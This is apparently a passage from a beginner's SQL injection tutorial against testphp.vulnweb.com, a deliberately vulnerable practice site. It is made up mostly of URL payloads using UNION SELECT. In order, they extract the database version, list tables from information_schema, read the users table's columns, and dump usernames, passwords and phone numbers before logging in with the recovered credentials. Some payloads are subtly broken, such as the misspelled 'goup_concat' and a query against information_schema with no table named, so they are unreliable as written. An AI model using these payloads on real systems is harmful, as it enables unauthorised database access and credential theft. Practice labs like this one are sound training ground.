
This command will help to findout the version

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,database(),3,4,5,6,7,8,9,10,version()--+




Step 5:- Get the information\_schema table details

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,database(),3,4,5,6,7,8,9,10,goup\_concat(table\_name) from information\_schema--+




Here we the information\_schema table



step 6:- Findout the username and password to get into the database


for doing this first we have open the users table

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,database(),3,4,5,6,7,8,9,10,goup\_concat(column\_name) from information\_schema.columns where table\_name="users"--+



Then get the which you want like uname , pass , phone

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,database(),3,4,5,6,7,8,9,10,goup\_concat(uname,0x0a,pass,0x0a,phone) from users--+



Here we can obsere that the username and password is : test

Then we can login into the database with

Username :- test

Password :- test